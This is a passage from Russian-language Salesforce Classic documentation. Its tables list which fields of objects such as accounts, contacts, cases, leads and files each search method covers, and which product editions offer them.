Эмблема-благодарность	✓	✓			✓
Тема	✓	✓			✓
Пользователь	✓	✓	✓	✓	✓

Объект	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск	Глобальный поиск
Отзыв Work.com	✓	✓			✓
Заказ-наряд	✓	✓	✓	✓	✓
Элемент строки заказа-наряда	✓	✓	✓	✓	✓

Поля, доступные для поиска: эмблема-благодарность

Поля, доступные для поиска: отзыв Work.com

Поля, доступные для поиска: Действия (события и задачи)

Прим.: Архивированные события и задачи под поиск не попадают.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Комментарии (только задачи)		✓	✓
Описание (только событие)		✓	✓
Тема	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: актив

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Имя актива	✓	✓	✓	✓
Описание		✓		✓
Серийный номер	✓	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓		✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓		✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: вложение

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Описание		✓	✓
Имя файла	✓	✓	✓

Содержимое вложений недоступно для поиска.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Поля, доступные для поиска: организация-компания

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Имя организации	✓	✓	✓	✓	✓
Имя организации (на родном языке)	✓	✓	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступные поля организаций-компаний определяются используемой версией Salesforce.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Номер организации	✓	✓			✓
Местоположение организации	✓	✓			✓
Адрес для счета		✓			✓
Описание		✓			✓
Номер D-U-N-S (Данное поле доступно только организациям, использующим продукт Data.com Prospector.)		✓			✓
Факс	✓	✓			✓
Тел.	✓	✓			✓
Адрес отправки		✓			✓
Биржевой символ	✓	✓			✓
Веб-сайт	✓	✓		✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓			✓

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓			✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: кампания

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Имя кампании	✓	✓	✓	✓
Описание		✓		✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓		✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓		✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: обращение

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Комментарии к обращению		✓		✓
Номер обращения (Начальные нули могут быть пропущены.)	✓	✓	✓	✓
Описание		✓		✓
Тема	✓	✓		✓
Веб-компания (поле пользователя, отправившего обращение через Интернет)	✓	✓		✓
Веб-адрес (поле пользователя, отправившего обращение через Интернет)	✓	✓		✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Веб-имя (поле пользователя, отправившего обращение через Интернет)	✓	✓		✓
Веб-телефон (поле пользователя, отправившего обращение через Интернет)	✓	✓		✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓		✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓		✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: лента Chatter

Для поиска сведений в ленте рекомендуем использовать функцию глобального поиска или поиска по лентам. Функции поиска на боковой панели и расширенного поиска не поддерживают поиск сведений в лентах Chatter.

Прим.: Глобальный поиск и поиск по лентам возвращают совпадающие имена файлов или ссылок, опубликованных в сообщениях, но не в комментариях.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск	Поиск по лентам
@*имя* (где переменная *имя* заменяется именем пользователя)			✓	✓
Текст комментария			✓	✓
Имя комментатора			✓	✓
Имя файла			✓	✓
Имя группы			✓	✓
Ссылки			✓	✓
Происхождение сообщения (имя группы, пользователя или записи)			✓	✓
Текст сообщения			✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: группа Chatter

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск групп Chatter. Для поиска группы Chatter рекомендуется использовать функцию глобального поиска или средства поиска на вкладке «Группы». Результаты глобального поиска охватывают архивные группы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск	Вкладка «Группы»
Описание			✓	✓
Имя группы			✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: обучение

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Имя	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓	✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: сообщество

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Имя сообщества			✓	

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: контакт

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Ассистент	✓	✓			✓
Тел. ассистента	✓	✓			✓
Отдел		✓			✓
Описание		✓			✓
Эл. почта	✓	✓			✓
Факс	✓	✓			✓
Личное имя	✓	✓	✓	✓	✓
Личное имя (на родном языке)	✓	✓	✓	✓	✓
Дом. тел.	✓	✓			✓
Фамилия	✓	✓	✓	✓	✓
Фамилия (на родном языке)	✓	✓	✓	✓	✓
Почтовый адрес		✓			✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступные поля определяются используемой версией Salesforce.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Отчество	✓	✓		✓	✓
Отчество (на родном языке)	✓	✓		✓	✓
Мобильный тел.	✓	✓			✓
Другой адрес		✓			✓
Другой тел.	✓	✓			✓
Тел.	✓	✓			✓
Суффикс	✓	✓		✓	✓
Должность		✓			✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓			✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓			✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Salesforce CRM Content

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск содержимого. Для поиска содержимого рекомендуется использовать функцию глобального поиска (результаты отображаются в виде файлов) или инструменты поиска на вкладке «Содержимое».

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск	Вкладка «Содержимое»
Текст			✓	✓
Описание			✓	✓
File			✓	✓
Ответственный			✓	✓
Должность			✓	✓
Версия			✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)			✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск	Вкладка «Содержимое»
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»			✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: контракт

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Адрес для счета		✓		✓
Учетное имя (имя и фамилия)	✓	✓	✓	✓
Имя контракта	✓	✓	✓	✓
Номер контракта	✓	✓	✓	✓
Описание		✓		✓
Адрес отправки		✓		✓
Особые условия		✓		✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода	✓	✓		✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
(Начальные нули могут быть пропущены.)				
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓		✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: элемент строки контракта

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Описание		✓	✓
Имя	✓	✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Performance** and **Developer** Editions

Доступно в версиях: **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Поля, доступные для поиска: Настраиваемый объект

Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Имя	✓	✓	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓			✓
Все настраиваемые поля типа «эл. почта» и «тел.»	✓	✓			✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста» и «область обогащенного текста»		✓			✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Компания D&B

Записи компаний D&B доступны только при использовании продукта Data.com Prospector или Data.com Clean.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Город компании		✓	✓
Страна компании		✓	✓
Описание компании		✓	✓
Номер D-U-N-S		✓	✓
Номер факсимиле	✓	✓	✓
Почтовый адрес		✓	✓
Основной адрес		✓	✓
Основное официальное имя	✓	✓	✓
Номер телефона	✓	✓	✓
Биржевой символ		✓	✓
URL-адрес		✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: дискуссия

Дискуссии поддерживают только стандартные диалоговые поиски.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Заголовок			✓	

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Документ

Для поиска документа рекомендуем использовать функцию глобального поиска или кнопку **«Найти документ»** на вкладке «Документы». Функции поиска на боковой панели и расширенного поиска не поддерживают поиск документов.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск	Вкладка «Документы»
Имя документа			✓	✓	✓
Текст				✓	✓
Ключевые слова			✓	✓	✓
Все стандартные текстовые поля				✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)				✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск	Вкладка «Документы»
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»				✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: право

Поля, доступные для поиска	Поиск на боковой панели	Стандартный поиск	Улучшенный поиск	Расширенный поиск	Глобальный поиск
Имя права	✓	✓		✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓			✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Поля, доступные для поиска	Поиск на боковой панели	Стандартный поиск	Улучшенный поиск	Расширенный поиск	Глобальный поиск
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»				✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Внешний объект

Внешний объект обращается к данным, хранящимся вне организации Salesforce. Администратор Salesforce управляет тем, какие внешние объекты доступны для поиска. Поля внешнего объекта, доступные для поиска, определяются способом обработки поисков внешней системой. Если результаты поиска отличаются от ожидаемых, рекомендуем использовать чувствительные к регистру поисковые запросы, содержащие только буквы и цифры. Если результаты поиска отличаются от ожидаемых, обратитесь к администратору для получения рекомендаций по выполнению поиска в конкретной внешней системе.

Прим.:

- Поиск недоступен для полей взаимосвязи внешнего поиска. Чтобы отредактировать поле взаимосвязи внешнего поиска, вручную введите значение стандартного поля `External ID` для родительской записи. Данное ограничение не применяется, когда родительский внешний объект связан с адаптером cross-org для Salesforce Connect.
- Поиск недоступен для полей взаимосвязи непрямого поиска. Чтобы отредактировать поле взаимосвязи непрямого поиска, вручную введите значение целевого поля для родительской записи. Целевое поле является настраиваемым полем с атрибутами «Внешний код» и «Уникальное», которое было выбрано при создании взаимосвязи непрямого поиска. Чтобы можно было найти связанные записи, значения целевого поля в Salesforce совпадают со значениями поля взаимосвязи непрямого поиска дочернего объекта.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Поля типа «Текст», «Область текста» и «Область подробного текста»			✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Интегрированный поиск доступен в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

Поля, доступные для поиска: File

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск файлов. Для поиска файлов рекомендуем использовать функцию глобального поиска или инструменты поиска на вкладке «Файлы».

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск	Вкладка «Файлы»
Текст			✓	✓
Описание			✓	✓
Расширение (например, ppt)			✓	✓
Имя			✓	✓
Ответственный			✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)			✓	✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»			✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: цель

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Описание		✓	✓
Имя цели	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓	✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: идея

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Текст идеи		✓		✓
Описание		✓		✓
Должность	✓	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Статья базы знаний

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск статей. Для поиска статей рекомендуем использовать функцию глобального поиска или средства поиска на боковой панели вкладки «Статьи».

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск	Вкладка «Статьи»
Все стандартные текстовые поля			✓	✓
Текст			✓	✓
File			✓	✓
Сводка			✓	✓
Должность			✓	✓
URL-адрес			✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)			✓	✓

ВЕРСИИ

Компонент Salesforce Knowledge доступен в версиях: Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition**, **Developer Edition** и **Unlimited Edition** с консолью Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск	Вкладка «Статьи»
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»			✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Интерес

Прим.: Преобразованные записи интересов не индексируются поиском, если только администратор не установил для вас полномочие «Просматривать и редактировать преобразованные интересы». Доступной для поиска становится новая запись организации, контакта или возможности, созданная из преобразованного интереса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Адрес		✓		✓
Компания	✓	✓	✓	✓
Номер D-U-N-S компании		✓		✓
Название компании (на родном языке)	✓	✓	✓	✓
Описание		✓		✓
Электронная почта	✓	✓		✓
Факс	✓	✓		✓
Личное имя	✓	✓	✓	✓
Личное имя (на родном языке)	✓	✓	✓	✓

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Глобальный поиск
Фамилия	✓	✓	✓	✓
Фамилия (на родном языке)	✓	✓	✓	✓
Отчество	✓	✓		✓
Мобильный	✓	✓		✓
Тел.	✓	✓		✓
Суффикс	✓	✓		✓
Должность		✓		✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓		✓
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓		✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: транскрипт Live Chat

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Текст		✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Текст транскрипта администратора		✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: макрос

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Описание		✓	✓
Имя	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: показатель

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Описание		✓	✓
Имя показателя	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: примечание

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Текст		✓	✓
Должность	✓	✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска: часы работы

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Описание		✓		✓	✓
Имя	✓	✓	✓	✓	✓
Все настраиваемые поля типа «автонумерация» и настраиваемые					✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
поля, заданные в качестве внешнего кода (начальные нули могут быть пропущены)					
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»					✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: возможность

Прим.: Во время использования расширенного поиска может быть доступна функция выставления всех доступных для поиска полей в очередь, а не только полей, проверенных в столбце «Расширенный поиск (по умолчанию)» таблицы.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
Описание		✓			✓
Имя возможности	✓	✓	✓	✓	✓
Имя организации			✓		
Все настраиваемые поля типа «автонумерация»	✓	✓			✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск (по умолчанию)	Глобальный поиск
и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)					
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓			✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Заказ

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
Адрес для счета		✓	✓
Описание		✓	✓
Имя заказа	✓	✓	✓
Номер заказа	✓	✓	✓
Регистрационный номер заказа		✓	✓
Номер заказа		✓	✓
Адрес отправки		✓	✓
Все настраиваемые поля типа «автонумерация» и	✓	✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Заказы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск
настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.)			
Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»		✓	✓

СМ. ТАКЖЕ:

Поля объектов, доступные для поиска в Salesforce Classic

Поля, доступные для поиска: Люди

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск людей, однако они позволяют искать пользователей. См. раздел «Поля, доступные для поиска: пользователь».

Для поиска людей рекомендуем использовать функцию глобального поиска или инструменты поиска на вкладке «Люди».

Поля, доступные для поиска	Поиск на боковой панели	Расширенный поиск	Глобальный поиск	Вкладка «Люди»
Обо мне			✓	
Адрес			✓	
Электронная почта			✓	
Личное имя			✓	✓
Фамилия			✓	✓
Имя			✓	✓
Псевдоним			✓	✓
Тел.			✓	
Код записи (только			✓	

ВЕРСИИ

Доступно в версиях: Salesforce Classic

